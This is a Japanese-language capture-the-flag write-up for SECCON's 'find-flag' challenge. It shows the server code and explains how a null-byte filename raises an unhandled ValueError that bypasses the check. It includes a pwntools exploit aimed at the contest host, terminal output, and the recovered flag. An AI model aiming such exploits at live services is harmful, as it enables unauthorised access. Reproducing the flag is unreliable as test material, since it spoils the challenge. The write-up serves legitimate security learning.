# Find-Flag_jp

```
#server.py
#!/usr/bin/env python3.9
import os

FLAG = os.getenv("FLAG", "FAKECON{*** REDUCTED ***}").encode()
print(len(FLAG))
def check():
    try:
        filename = input("filename: ")
        if open(filename, "rb").read(len(FLAG)) == FLAG:
            return True
    except FileNotFoundError:
        print("[-] missing")
    except IsADirectoryError:
        print("[-] seems wrong")
    except PermissionError:
        print("[-] not mine")
    except OSError:
        print("[-] hurting my eyes")
    except KeyboardInterrupt:
        print("[-] gone")
    return False

if __name__ == '__main__':
    try:
        check = check()
    except:
        print("[-] something went wrong")
        exit(1)
    finally:
        if check:
            print("[+] congrats!")
            print(FLAG.decode())
```

```
if __name__ == '__main__':
    try:
        check = check()
    except:
        print("[-] something went wrong")
        exit(1)
    finally:
        if check:
            print("[+] congrats!")
            print(FLAG.decode())
```

上記のコードで注目すべき点は、FLAG出力がfinallyの中にあるということだ。

すなわち、check()関数で例外を発生させてcheck過程を迂回できるのだ。

```
except FileNotFoundError:
        print("[-] missing")
    except IsADirectoryError:
        print("[-] seems wrong")
    except PermissionError:
        print("[-] not mine")
    except OSError:
        print("[-] hurting my eyes")
```

check()関数で例外処理されたERRORリストである。

該当例外ではない他の例外を起こせば迂回が可能だ。


私はValueError:embedded null byteを使って迂回を進めた

```
//local_setup.c
//gcc -o local_setup local_setup.c

#include <stdlib.h>

void main()
{
    system("/usr/bin/python3 server.py");
}
```

上記はDockerを実行せずにローカルで回すためにcコードを使用してコードを実行させる過程だ。

```
#exploit.py
#remote exploit

"""from pwn import *

payload = b'\x00'
r = remote('find-flag.seccon.games', 10042)
r.recvuntil(b"filename: ")
r.sendline(payload)
print(r.recv())"""

#local exploit

from pwn import *

p = process('./local_setup')
payload = b'\x00'

p.recvuntil(b'filename: ')
```

```
p.sendline(payload)
print(p.recv())F
```



```
neko_hat@nekohat:/mnt/c/Users/dohwa/OneDrive - 중앙대학교/SECCON/MISC/findflag$ python3 exploit.py
[+] Starting local process './local_setup': pid 2081
b'[-] something went wrong\n[+] congrats!\nFAKECON{*** REDUCTED ***}\n'
[*] Stopped process './local_setup' (pid 2081)
neko_hat@nekohat:/mnt/c/Users/dohwa/OneDrive - 중앙대학교/SECCON/MISC/findflag$ python3 exploit.py
[+] Opening connection to find-flag.seccon.games on port 10042: Done
b'[-] something went wrong\n[+] congrats!\nSECCON{exit_1n_Pyth0n_d0es_n0t_c4ll_exit_sysc4ll}\n'
[*] Closed connection to find-flag.seccon.games port 10042
neko_hat@nekohat:/mnt/c/Users/dohwa/OneDrive - 중앙대학교/SECCON/MISC/findflag$
```

FLAG: SECCON{exit_1n_Pyth0n_d0es_n0t_c4ll_exit_sysc4ll}